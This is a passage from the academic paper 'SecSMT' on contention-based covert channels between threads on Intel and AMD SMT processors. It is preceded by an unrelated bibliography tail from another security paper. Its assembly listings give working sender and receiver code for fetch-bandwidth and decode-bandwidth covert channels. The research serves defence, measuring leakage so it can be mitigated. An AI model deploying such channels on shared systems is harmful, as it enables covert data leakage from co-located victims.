[56] Jiashuo Liang, Guancheng Li, Chao Zhang, Ming Yuan, Xingman Chen, and Xinhui Han. "RIPT – An Efficient Multi-Core Record-Replay System". In: *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. CCS '20. 2020.

[57] R3 HoldCo LLC. *Conclave*. URL: https://conclave.net/ (visited on June 8, 2021).

[58] Dominik Maier, Benedikt Radtke, and Bastian Harren. "Unicorefuzz: On the Viability of Emulation for Kernelspace Fuzzing". In: *13th USENIX Workshop on Offensive Technologies (WOOT 19)*. Santa Clara, CA: USENIX Association, Aug. 2019.

[59] Dominik Maier, Lukas Seidel, and Shinjo Park. "BaseSAFE: Baseband Sanitized Fuzzing through Emulation". In: *Proceedings of the 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks*. WiSec '20. New York, NY, USA: Association for Computing Machinery, 2020.

[60] "Morphuzz: Bending (Input) Space to Fuzz Virtual Devices". In: *31st USENIX Security Symposium (USENIX Security 22)*. Aug. 2022.

[61] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. "Plundervolt: Software-based Fault Injection Attacks against Intel SGX". In: *2020 IEEE Symposium on Security and Privacy (SP)*. 2020.

[62] Stefan Nagy, Anh Nguyen-Tuong, Jason D. Hiser, Jack W. Davidson, and Matthew Hicks. "Breaking Through Binaries: Compiler-quality Instrumentation for Better Binary-only Fuzzing". In: *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, Aug. 2021.

[63] Hui Peng and Mathias Payer. "USBFuzz: A Framework for Fuzzing USB Drivers by Device Emulation". In: *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, 2020.

[64] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. "T-Fuzz: Fuzzing by Program Transformation". In: *2018 IEEE Symposium on Security and Privacy (SP)*. 2018.

[65] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. "VUzzer: Application-aware Evolutionary Fuzzing". In: Feb. 2017.

[66] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. "Nyx: Greybox Hypervisor Fuzzing using Fast Snapshots and Affine Types". In: *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, Aug. 2021.

[67] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. "KAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels". In: *Proceedings of the 26th USENIX Conference on Security Symposium*. SEC'17. 2017.

[68] Sergej Schumilo, Cornelius Aschermann, Andrea Jemmett, Ali Abbasi, and Thorsten Holz. "Nyx-Net: Network Fuzzing with Incremental Snapshots". In: *Proceedings of the Seventeenth European Conference on Computer Systems*. EuroSys '22. 2022.

[69] Hovav Shacham. "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)". In: *Proceedings of the 2007 ACM Conference on Computer and Communications Security, CCS*. 2007.

[70] Ming-Wei Shih, S. Lee, Taesoo Kim, and Marcus Peinado. "T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs". In: *NDSS*. 2017.

[71] Shweta Shinde, Dat Le Tien, Shruti Tople, and Prateek Saxena. "Panoply: Low-TCB Linux Applications With SGX Enclaves." In: *NDSS*. 2017.

[72] Dokyung Song, Felicitas Hetzelt, Jonghwan Kim, Brent ByungHoon Kang, Jean-Pierre Seifert, and Michael Franz. "Agamotto: Accelerating Kernel Driver Fuzzing with Lightweight Virtual Machine Checkpoints". In: *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, Aug. 2020.

[73] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. "Driller: Augmenting fuzzing through selective symbolic execution". In: *Symposium on Network and Distributed System Security (NDSS)*. 2016.

[74] Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. "SoK: Eternal War in Memory". In: *2013 IEEE Symposium on Security and Privacy, S&P*. 2013.

[75] GCC Team. *gcov—a Test Coverage Programs*. URL: https://gcc.gnu.org/onlinedocs/gcc/Gcov.html (visited on Jan. 28, 2022).

[76] Chia-che Tsai, Donald E. Porter, and Mona Vij. "Graphene-SGX: A Practical Library OS for Unmodified Applications on SGX". In: *2017 USENIX Annual Technical Conference, USENIX ATC*. 2017.

[77] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio D Garcia, and Frank Piessens. "A Tale of Two Worlds: Assessing the Vulnerability of Enclave Shielding Runtimes". In: *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS*. 2019.

[78] Dmitry Vyukov. *syzkaller*. URL: https://github.com/google/syzkaller (visited on June 8, 2021).

[79] Wen Xu, Sanidhya Kashyap, Changwoo Min, and Taesoo Kim. "Designing New Operating Primitives to Improve Fuzzing Performance". In: *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. 2017.

[80] Wei You, Xueqiang Wang, Shiqing Ma, Jianjun Huang, Xiangyu Zhang, XiaoFeng Wang, and Bin Liang. "ProFuzzer: On-the-fly Input Type Probing for Better Zero-Day Vulnerability Discovery". In: *2019 IEEE Symposium on Security and Privacy (SP)*. 2019.

[81] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. "QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing". In: *27th USENIX Security Symposium (USENIX Security 18)*. Aug. 2018.

[82] Michal Zalewski. *American Fuzzing Lop (AFL)*. URL: http://lcamtuf.coredump.cx/afl/ (visited on Nov. 13, 2021).

[83] Google Project Zero. *fuzzilli*. URL: https://github.com/googleprojectzero/fuzzilli (visited on June 8, 2021).

[84] Gen Zhang, Xu Zhou, Yingqi Luo, Xugang Wu, and Erxue Min. "PTfuzz: Guided Fuzzing With Processor Trace Feedback". In: *IEEE Access* (2018).

[85] Z. Zhang, W. You, G. Tao, Y. Aafer, X. Liu, and X. Zhang. "STOCHFUZZ: Sound and Cost-effective Fuzzing of Stripped Binaries by Incremental and Stochastic Rewriting". In: *IEEE Symposium on Security and Privacy*. 2021.

[86] Zyantific. *Zydis*. URL: https://github.com/zyantific/zydis (visited on June 8, 2021).

SecSMT: Securing SMT Processors against Contention-Based Covert Channels

Mohammadkazem Taram[†], Xida Ren[*], Ashish Venkat[*], Dean Tullsen[†]
[†]*University of California San Diego,* [*]*University of Virginia*

Abstract

This paper presents the first comprehensive analysis of contention-based security vulnerabilities in a high-performance simultaneous mulithreaded (SMT) processor. It features a characterization of contention throughout the shared pipeline, and potential resulting leakage channels for each resource. Further, it presents a set of unified mitigation/isolation strategies that dramatically cut that leakage while preserving most of the performance of a full, insecure SMT implementation. These results lay the groundwork for considering SMT execution, with its performance benefits, a reasonable choice even for security-sensitive applications.

1 Introduction

The pursuit of secure computation has always featured a clear tension between performance and security. Security mitigations often come with a high performance [1] impact that can be manifested in serious environmental and economic impacts [2] if they are employed, and in disastrous security and privacy breaches [3–5] if they are not. In the context of processor architectures, this security-performance tension is only growing as new attacks appear, each exploiting a crucial performance optimization in the processor, threatening to unwind decades of architectural gains.

Microarchitectural attacks exploit different architectural features. Speculative execution [6], shared caches [7], branch prediction [8], execution units [9], and I/O throughput optimizations [10] are examples of the features that are exploited in both well-established attacks and more recent instances [6]. Turning off any of these features could be crippling to performance, so we typically seek ways to continue to enable the optimization but with higher levels of protection.

One performance optimization, however, is often switched off in the name of security, at significant performance cost: Simultaneous Multithreading (SMT) [11, 12]. SMT enables a processor core to issue instructions from multiple threads to the execution units in the same core in the same cycle. With a small investment in hardware, the processor can greatly increase the throughput/utilization of the pipeline, more effectively hiding latencies and stalls of all types. The substantial benefits of SMT have led to its widespread adoption by virtually all the major players in the high-performance processor market, i.e., Intel, AMD, IBM, and ARM.

SMT achieves its high level of execution efficiency by dynamically allocating resources to threads as they are needed, effectively utilizing resources not needed by one thread to accelerate another. Virtually every part of the pipeline is potentially shared and contended for in some way. This creates a performance coupling between co-resident threads that is an enormous challenge for security. Some have suggested turning off SMT altogether [13]. Google, as a response to MDS attacks, has disabled SMT by default on Chrome OS 74 and later [13]. OpenBSD takes a similar measure by disabling SMT by default on version 6.4 and later [14]. Red Hat has announced [15] kernels with updated controls allowing users to choose whether to disable the feature or not.

Security researchers and architecture researchers are actively working to preserve many of the optimizations recently under attack (speculative execution, caches, branch prediction, store-load forwarding, etc.). This paper makes the case that it is time to add SMT to the set of features we should preserve even for secure execution. This research seeks to identify the extent of the vulnerability of current SMT processors, and to begin to navigate the middle ground – that is, how much of SMT's performance benefits can we retain while providing vastly greater performance decoupling?

This paper seeks to provide an exhaustive evaluation of resource contention across the entire pipeline for recent offerings from both Intel and AMD. We find that those two providers already take very different approaches to the security/performance tradeoffs. Both, however, provide a number of high-bandwidth channels of potential leakage, including several never before identified. By focusing on the bandwidth of covert channels utilizing the various resources, we are able to perform a unified, systematic, and exhaustive study of pipeline resource vulnerabilities.

In a similar way, we also seek to examine more secure approaches to multithreading that can be applied in a more holistic and comprehensive manner. We identify three different approaches to partitioning that can be applied to all contended resources with slight variation, and evaluate their ability to restore the performance of a fully dynamically shared SMT processor.

These approaches include full static partitioning (the approach applied already to several pipeline resources) and two new approaches. Adaptive partitioning provides a temporary, hard partition between threads for a particular resource, but that partition can move at regular intervals to adapt to long-term program behavior, preserving some of SMT's ability to adapt to changing execution needs with minimal leakage between threads. Asymmetric SMT enables the system to prevent leakage to an untrusted thread, but without sacrificing the performance of the trusted thread. Our results show that these secure multithreading approaches provide high isolation between threads while retaining most of the performance of a dynamically shared, insecure SMT implementation.

2 Background and Related Work

This section provides background on modern x86 processor architectures, SMT architectures, and microarchitectural side-channels, with a focus on SMT-enabled attacks.

2.1 The x86 Pipeline Resources/Structures

Figure 1a shows a modern x86 processor's frontend. The frontend is responsible for fetching, decoding, and delivering operations to the backend. In x86 processors, this is accomplished using one of the following three methods:

1) The legacy decode pipeline. Each cycle, the frontend reads a 16-byte block from the instruction cache into the fetch buffer, which then feeds into the predecoder that demarcates individual variable-length x86 instructions (also called macro-ops). These macro-ops are then inserted into a small buffer (the macro-op queue). Instructions in this queue are then distributed to one of the instruction decoders, which translate each instruction into internal RISC (Reduced Instruction Set Computing)-like *micro-ops*. Modern Intel processors feature one complex decoder that is able to translate the instructions into up to four micro-ops, plus simple decoders that can only translate instructions that decompose into a single micro-op. Any instruction that translates to more than four micro-ops is handled via a Micro Sequencing ROM (MSROM). The decoded micro-ops then get queued up in a small structure called the micro-op queue – also called the instruction decode queue – until they get issued into the backend.

2) The micro-op cache. Due to the complexity of the decoding process, the legacy decode pipeline can be a major performance bottleneck. To alleviate this, most modern x86 processors cache decoded micro-ops in a special structure called the *micro-op cache* or the decoded stream buffer. This cache enables the frontend to bypass the slow and power-hungry legacy decode pipeline whenever the translated micro-ops of an address are already available in the micro-op cache. Due to the streaming nature of the micro-op cache, the processors often impose special placement rules [16]. For example, in Intel processors, the micro-ops of a 32-byte region of the code can be placed in the micro-op cache only if the region gets translated into less than 18 micro-ops.

3) The loop stream detector. Intel processors feature another optimization called a *loop stream detector* (LSD). The LSD further improves bandwidth and power consumption by bypassing both the legacy decode pipeline and the micro-op cache. The LSD identifies small loops within the micro-op queue and then locks down the micro-ops in the queue. It then delivers the micro-ops from the micro-op queue until an unexpected control flow (i.e., branch misprediction) occurs [16].

Figure 1b shows the main components of a modern x86 out-of-order superscalar backend. First, the backend renames the architectural registers of the issued micro-ops and allocates an entry in the reorder buffer for each. They are then forwarded to the scheduler, also called reservation stations or the instruction queue, which is responsible for identifying micro-ops ready




Figure 1: Simplified Architecture of a Modern X86 Processor.

for execution (i.e., whose operands are ready) and dispatching them into available execution units. Intel groups the execution units into execution ports, and the scheduler can dispatch as many micro-ops per cycle as allowed by the superscalar width of the processor, with the restriction that only one micro-op is dispatched to a free port in any given cycle.

2.2 Simultaneous Multithreading

Simultaneous Multithreading (SMT) [11, 12] is an architecture that allows for multiple hardware execution contexts in a single out-of-order superscalar pipeline. In an SMT processor, instructions from multiple threads can be dispatched on any cycle. An SMT processor significantly improves the pipeline utilization since it allows continued forward progress if one thread experiences a temporary stall in the pipeline due to long latency (e.g., a cache miss), or even several tightly-dependent short latency operations. Its performance benefit comes from its ability to dynamically assign resources to the thread that needs them each cycle. But this level of sharing provides heavy exposure of one thread's performance to the characteristics of the other.

Contention is possible in various ways throughout the entire pipeline. Consider the Reservation Stations (RS). Ivy Bridge has 54 entries available for instructions to wait for their operands to become available before being eligible for execution. The number of RS entries available to a thread define the window over which the processor can look for out-of-order parallelism, and significantly impacts performance. This resource could be shared between threads in various ways, with very different security implications. RS entries could be *duplicated*, where each thread would have access to exactly 27 entries (assuming two thread contexts). The RS could be *partitioned*, where in SMT mode each thread has access to 27, but when only a single context is running, it has access to 54. In that case, the only effect one thread sees is whether the other thread is running or not. It could be fully *shared* (this was the general assumption in the original SMT literature), where RS entries are allocated to whichever thread

asks for them, with the fetch unit guiding instruction entry so that neither thread would fill the structure and starve the other [12, 17]. Full sharing typically, but not always, maximizes performance; however, a thread that put significant pressure on the RS would have its performance constantly vary according to the RS utilization of the other thread, and completely saturating the RS could have a dramatic impact on the other thread's performance. An intermediate solution is *thresholding*, where either thread is allowed to use up to, say 44 entries, ensuring that at least 10 are always available to the other thread even if it's not currently using them. In theory, thresholding can leak just as much information as full sharing, but in practice it is much more difficult to successfully execute an attack because of the difficulty of keeping resource utilization right near the edge of the threshold.

In Figure 1, we can see examples of shared structures (e.g., Instruction Cache), duplicated structures (Macro-op Queue), and partitioned structures (Micro-op Queue).

2.3 Microarchitectural Covert/ Side Channels

The literature abounds with security attacks that leak information through a shared microarchitectural structure or feature [6, 18–20]. Shared caches [21–26], branch predictors [8, 27–30], store-to-load forwarding [31], Translation Lookaside Buffers (TLB) [32, 33], I/O throughput optimizations [10, 34, 35], and the processor execution ports [9, 36, 37] are a few examples that are exploited as a source of side-channel leakage. Most of these attacks leak information through a timing difference that is caused by contention on a shared resource. The recent transient execution attacks [6, 38–41] also rely on a microarchitectural side-channel to leak the information to the attacker's domain. Previous work also uses timing measurements to infer different processor's features such as the size of the ROB [42].

Previous work [43, 44] has used information-theoretic and mathematical approaches to study information leakage from microarchitectural channels. For example, Hunger et al. [44] develop an abstract mathematical model for microarchitectural channels, with the end goal of devising an attack detection mechanism. Our characterization study, however, targets a different goal. It aims to compare and contrast resource sharing between threads in different implementations of SMT, to then evaluate the inherent vulnerability of sharing of each resource, and to guide the design of SMT security measures.

Previous work has also shown covert and side channels constructed on GPU resources [45–47]. Naghibijouybari et al. [46] exploit contention on GPU resources to infer victim's web browsing activities. Dutta et al. [45] target Intel's integrated GPU architectures and present covert channels that put contention on the CPU-GPU bus as well as the shared last-level cache. Similar to the CPU-based channels, these channels also leak information through the timing variation caused by resource contention. However, the list of possible targets for a GPU channel is limited to co-locating kernels from two different applications on a GPU. In contrast, CPU, and in particular SMT-based channels can leak more fine-grained information from a vastly larger set of targets, and thus pose a more imminent threat.

2.4 SMT Covert and Side Channels

SMT, with the sheer amount of shared resources, potentially greatly expands the microarchitectural attack surface, as nearly every structure could be contended for at some level. However, while SMT facilitates the exploitation of many side channels, not all of these channels are fundamentally tied to SMT. Cache side-channels [22, 48, 49], which include the vast majority of these attacks, for example, are almost as effective in a cross-core setting [50]. Some of the SMT-specific attacks are the result of a design bug [39], not an inherent SMT issue, which can be mitigated without much performance cost in future generations. Nevertheless, the core principles of SMT have already been targeted in some of these side-channel attacks.

The SMT execution port timing channels have a long history [37, 51]. But more recently, PortSmash [9] exploits, in an end-to-end attack, the timing variation caused by the contention of the SMT threads on specific execution ports to leak the private key of a TLS server. SmotherSpectre [36] also exploits the contention on the execution ports but combines it with speculative execution to mount a transient execution attack. SmotherSpectre uses speculation to steer the execution to a gadget that includes a data-dependent branch that accesses a specific port based on the value of a secret.

Other attacks target other shared resources in SMT processors. TLBleed [32] exploits shared TLBs in SMT processors to leak a victim's memory activity. CacheBleed [23] uses contention of the sibling SMT threads on the cache banks as the source of the leakage to break a constant-time RSA implementation. Similarly, MemJam [52] targets the shared memory-dependency detection unit to leak information about memory accesses of a victim. Ren, et al. [53] develop multiple attacks exploiting the micro-op cache of Intel and AMD processors to leak information across different security domains, including colocated SMT threads. Shared branch predictors are also extensively exploited to leak secret information [8, 54, 55] and also to steer speculation to attacker-desired addresses [6].

There are also efforts to automatically construct covert channels in SMT processors. Covert Shotgun [56] proposes an automated framework to examine possible pairs of instructions in an ISA for building covert channels. Covert Shotgun compares the execution time of the instructions in single-threaded and SMT mode to detect if there is a possible covert channel. More recently, ABSynthe [57] conducts a similar study that expands Covert Shotgun to include all instructions in x86 and ARM ISAs and compares the results for a variety of architectures. While these approaches can discover covert channels in an SMT processor, the exact source of the leakage for the discovered covert channels remains unknown.

This work, in contrast, characterizes different covert channels based on the actual source of leakage.

2.5 Side-Channel Mitigation

The research community is increasingly active on countermeasures for microarchitectural side-channels. Similar to the microachitectural attacks, the defense research also leans heavily toward mitigations for cache-based side channels [58–63]. A diverse set of strategies has been proposed to mitigate side channels. Partitioning [60, 64–67], randomization [65, 68–70], detection [67, 71–73], oblivious execution [74], and encryption [75] are among frequently suggested high-level approaches. Many of the more recent defenses focus on a mitigation in the context of speculative execution vulnerabilities [76–82].

However, much less attention is given to defenses for non-cache microarchitectural side channels. SMT-COP [83] introduces a temporal and spatial partitioning scheme for execution ports in SMT. SMT-COP also introduces a selective approach where it selectively enables and disables functional unit partitioning for some regions of the code. Unlike this work, SMT-COP's partitioning, once enabled, is entirely static, failing to take advantage of the benefits of an SMT architecture. Moreover, our study is not limited to execution ports, and we examine mitigations on a comprehensive set of pipeline resources.

Hyperspace [84] secures SGX execution against SMT channels by creating a trusted shadow SGX thread that runs on the same physical core as the main thread. Hyperspace verifies the co-location of the main and the shadow threads using a cache covert channel. The sole purpose of the shadow thread is to prevent any untrusted thread being scheduled on the same core as the main thread. Therefore, in terms of resource utilization this approach is similar to, and in some cases worse than, turning off SMT.

Xu et al. [67] propose a mitigation strategy for GPU-based covert channels. It relies on a decision tree classifier to detect a potential attack, and then enables temporal and spatial partitioning of GPU resources to mitigate the contention.

3 Assumptions and Threat Model

The main focus of this work is on covert channels constructed by contention on the main pipeline structures between the co-located threads on an SMT processor. These channels are the dominant form of leakage introduced by simultaneous multithreading, and until mitigated, will likely dominate other channels. We principally study covert channels, because the goal of this work is to provide, among other things, a comprehensive and systematic analysis of the vulnerability of existing SMT processors. Such an approach would not be possible if we were to try to analyze all specific side-channel attacks customized to each feature, and would become out of date quickly as new attacks are devised. By concentrating on covert channels, we can evaluate the inherent vulnerability of each feature and have some basis for comparing them and understanding where the greatest vulnerabilities lie.

Table 1: Sharing Mechanism of Pipeline Resources

		Intel (Skylake)		AMD (Zen2)	
	Resource	Sharing	BW (bps)	Sharing	BW (bps)
Front-End	L1 iCache	S	742K	S	1.27M
	Branch Target Buffer	S	796K	S	478K
	Micro-Op Cache	P	<24K	S	604K
	Fetch Bandwidth	S	1.64M	S	833K
	Decode/Issue Bandwidth	S	1.15M	S	1.03M
	iTLB	P	<24K	S	820K
	Micro Sequencing ROM	M	–	S	353K
	Loop Stream Detector	P	<24K	–	–
Back-End	Reservation Station	T	–	S	56K
	Reorder Buffer	P	<24K	P	–
	Physical Register File	P	<24K	S	40K
	Execution Port	S	1.22M	S	715K
Memory	dTLB	S	982K	S	964K
	L1 dCache	S	1.13M	S	902K
	L1 dCache Read Bandwidth	S	1.36M	S	1.64M
	Load Queue	P	<24K	S	36K
	Store Queue	P	<24K	P	–

S:Shared, P:Partitioned, T:Thresholded, M: Time Multiplexed
<:Limited by the maximum switching frequency between single-threaded and SMT modes

Furthermore, by closing these covert channels we also close any potential side channel that exploits them, including those used in speculative execution attacks. To be successful, most speculative attacks need to effectively perform two tasks: (1) steer the execution to attacker-desired locations, and (2) leak information to the attacker domain using a covert channel. To stop such attacks, it is sufficient to prevent the latter, which we aim to do by denying unauthorized information leakage – speculative or otherwise – between SMT threads.

We, then, propose mitigations against the covert channels with the following assumptions. We assume an SMT processor on which two threads, T1 and T2, can share the pipeline. We assume T1 and T2 are running on separate processes and are prohibited from any form of direct communication, but they can run any non-privileged instruction on the SMT core. Any of the threads are allowed to make artificial contention on any of the shared pipeline resources to leak information about the usage of the other thread. We consider multiple scenarios:

- T1 and T2 are mutually untrusted: in such scenarios, any information flow from T1 to T2 and from T2 to T1 should not be allowed.
- The trust is asymmetric, i.e., T1 is untrusted, and T2 is trusted: in such scenarios, the information flow from T1 to T2 is allowed, while the information flow from T2 to T1 should be blocked.
- The threads are mutually trusted: any covert communication between T1 and T2 is allowed.

The main focus of this work is on closing timing channels engendered by resource contention between SMT threads. Therefore, this work does not consider power, voltage/frequency, and thermal channels.

4 Covert Channel Characterization

The goal of this paper is to make SMT processors more secure against contention-based side-channel attacks. To that end, we first conduct a rigorous analysis on current SMT processors to assess the degree to which they share each pipeline resource between threads, and to also measure the potential information leakage resulting from sharing each of these pipeline resources. This analysis then guides the design of SMT security measures (Section 5). This study also leads to the discovery of multiple previously unreported and high-bandwidth covert channels.

4.1 Overview

The first step in our analysis is to deconstruct how the processor manages resource sharing between the SMT threads. We go through an exhaustive list of pipeline resources and reverse-engineer the sharing mechanism that the processor uses for each of the pipeline resources. We broadly categorize each pipeline resource into *statically partitioned*, *dynamically shared*, and *duplicated* resources based on our experimental analysis. We note that partitioned resources can either by spatially shared (half assigned to each thread in SMT mode) or time-multiplexed (one thread uses all resources one cycle, the other thread the next). We consider *thresholding*, where the partition is dynamic, but neither thread can completely exhaust the resource, as a special case of dynamically shared.

To reverse engineer the sharing mechanism of a pipeline resource, we craft a set of assembly instructions that create artificial contention on that resource. This set of assembly instructions needs to have four features: (1) it should saturate the structure-under-test, (2) the amount of saturation should be controllable, (3) it must not create high contention on any other pipeline resources/structures, and (4) it should put the contention on the critical path, so the effect of the contention is exposed via performance. Then we run this test code simultaneously on the sibling threads and measure the effects.

If increasing the saturation in one thread affects the execution time or the usage of the other thread, we conclude that the structure is dynamically shared. For dynamically shared resources, we can typically use the same code to construct a covert channel by selectively saturating or freeing the resource. Finally, we measure the bandwidth and error rate of the constructed covert channel.

We also explore the possibility of constructing covert channels on statically partitioned resources. Table 1 shows the list of the pipeline resources that we examine along with their discovered sharing mechanism and the achieved covert-channel bandwidth on two different implementations of SMT: AMD Zen2 and Intel Skylake. The table shows that while AMD allows most of the pipeline resources to be competitively shared, Intel Skylake employs some kind of partitioning or time multiplexing for most key pipeline resources.

In addition to Intel Skylake, we also study the sharing mechanism of pipeline resources on Ivy Bridge, an older Intel microarchitecture. Running our microbenchmarks on these microarchitectures shows that Intel uses similar sharing mechanism across these different microarchitectures. Similarly, we also examine whether any of our channels are impacted by different versions of the microcode. In an exhaustive analysis on the Ivy Bridge processor (because the older processor naturally offers updates spanning a longer time period), we observe no change in any of the discovered sharing mechanisms across all available microcode versions. Details of the methodology are discussed in Section 6. The rest of this section examines key pipeline structures, moving from front to back of the pipeline.

4.2 Instruction Fetch Bandwidth

To reverse-engineer the sharing policy of the instruction fetch unit in an SMT processor, we develop a microbenchmark that creates artificial contention on the instruction cache read bandwidth, while ensuring that there is no contention for the rest of the pipeline resources. To this end, we take advantage of the fact that NOP instructions have a minimal footprint, as they get eliminated early in the pipeline and consume few backend resources, if any.

However, the most commonly used x86 NOPs are 1-byte instructions. These do not suit our purposes because they saturate the decoders long before they saturate the fetch unit (which can fetch 16 NOPs per cycle). To circumvent this, we leverage a special 15-byte long NOP [16] instruction that allows us to effectively saturate the instruction cache read bandwidth, limiting the throughput of the fetch unit to just one instruction per cycle. Further, we ensure that these NOP15 instructions always miss in the micro-op cache and actually use the instruction cache read bandwidth, by using large loops of static NOP15 instructions in our microbenchmark that exceed the micro-op cache capacity.

Through performance counter measurements, we find that the Intel frontend sustains a throughput of one NOP per cycle when our microbenchmark is run in single-threaded mode. AMD Zen2 also provides the same throughput, despite enjoying an instruction cache bandwidth of 32 bytes per cycle. This is because Zen2 requires instructions that are larger than 8 bytes to be in the first 16 bytes of the fetch buffer. When our microbenchmark is run in SMT mode along with a competing SMT thread that executes the same code, the frontend throughput is exactly halved, delivering one instruction every two cycles, for each thread. However, if the code that runs on the competing thread (T2) delivers its micro-ops through the micro-op cache or the loop stream detector, T1 gains back its original one NOP per cycle throughput. This shows that the instruction fetch bandwidth is dynamically shared between the threads as we observe a direct impact on the execution time of its sibling thread when they contend for the fetch unit.

Listing 1 shows the sender and receiver routines for a covert channel implementation that exploits the performance differ-

```
SEND_ZERO:      SEND_ONE:      RECEIVER:
  MOV RAX, 100    MOV RAX, 100   TIME  #Record Time
L0:             L1:            NOP15 #15-Byte NOP
  NOP8 #8-Byte    NOP #1-Byte  ...
  ...#N<LSD       ...          NOP15 #15-Byte NOP
  NOP8 #8-Byte    NOP #1-Byte  TIME  #Record Time
  DEC RAX         DEC RAX      JMP RECEIVER
  JNZ L0          JNZ L1
```

Listing 1: Fetch Bandwidth Covert Channel on Intel Processors. The total number of micro-ops in the receiver loop is larger than the size of micro-op cache to ensure a zero percent hit rate. NOP8 and NOP15 are aliases for multi-byte NOP instructions [16].

ences that arise due to contention for the instruction fetch bandwidth in Intel. The sender thread transmits 'zero' by executing a set of NOP instructions that are delivered by the loop stream detector or the micro-op cache, creating no fetch contention. The sender thread transmits 'one' by executing a set of regular 1-byte NOP instructions, maximizing fetch contention – note that 1-byte NOP instructions will miss in the micro-op cache as the micro-op cache of Intel processors does not cache the line if there are more than 18 micro-ops in a 32-byte region of the code [16,53]. The receiver thread then measures the execution time of long NOPs that miss in the micro-op cache to detect that contention. The total number of the micro-ops within the receiver loop is set to be larger than the size of the micro-op cache, ensuring that every instruction uses the fetch bandwidth. This covert channel, as Table 1 shows, can achieve a bandwidth as high as 1640 kbps on an Intel Skylake processor and as high as 833 kbps on Zen2.

4.3 Decode/Issue Bandwidth

After fetching instructions into the fetch buffer, the x86 frontend translates the instructions into micro-ops (decode) and delivers those micro-ops to the backend (issue).

To contend for these decoders, we choose regular 1-byte NOPs. Not only do they not consume backend resources, but they also do not saturate the fetch bandwidth as described above, putting decode/issue bandwidth on the critical path. Thus, when we run regular NOPs on a single thread, the decode pipeline is able to deliver 4 NOPs (micro-ops) per cycle to the backend of the processor. However, this throughput is reduced to 2 NOPs per cycle if we co-locate this thread (T1) with a sibling thread (T2) that executes the same set of NOPs, thereby contending for the decoder resources.

To construct a covert channel that exploits the decode/issue bandwidth, we need to identify the conditions upon which the processor assigns more decode bandwidth to T1. If we switch T2's instructions to large NOPs (maximum of one instruction every two cycles), T1 still observes half of its single-thread throughput, suggesting that on each cycle the instruction decoders are assigned to one thread as a whole, i.e., the decode bandwidth is time-multiplexed between the threads, rather than being statically partitioned. We note that this is consistent with the details laid out in Intel patents [85].

```
SEND_ZERO:      SEND_ONE:      RECEIVER:
  MOV RAX, 100    MOV RAX, 100   TIME #Record Time
  CLFLUSH [RCX] L1:              NOP
  MFENCE          NOP            ...  #N>LSD
L0:               ... #N>LSD     NOP
  #Cache Miss:    NOP            TIME #Record Time
  MOV RCX, [RCX]  DEC RAX        JMP RECEIVER
  DEC RAX         JNZ L1
  JNZ L0
```

Listing 2: Decode/Issue Bandwidth Covert Channel on Intel.

Further, while one would expect T1 to gain back its single-thread throughput if T2 does not use the legacy decode pipeline (because it is using the micro-op cache or the LSD which both bypass the decoder), we observe that even in such cases the throughput of T1 remains half of its single-threaded throughput, indicating that the decoders remain time-shared between the threads, regardless of whether the threads actually contend for them. On the other hand, if T2 is stalled due to a bottleneck in the backend (full reservation stations, for example), we observe that T2 does give up its decode slots and T1 goes back to its full original 4 NOPs per cycle.

As Listing 2 shows, to slow the backend, we exploit a data cache miss followed by a sequence of instructions that are dependent on the long-latency load. This enables a high-bandwidth covert channel on both the AMD and the Intel architectures with a bandwidth as high as 1150 kbps on Intel and 1030 kbps on AMD. Exploiting the frontend covert channels bolsters the adversary's ability to fingerprint various activities (e.g., cache misses, micro-op cache usage pattern) of a co-located victim thread, without any cache accesses, just by measuring the execution time of NOPs.


4.4 Register File

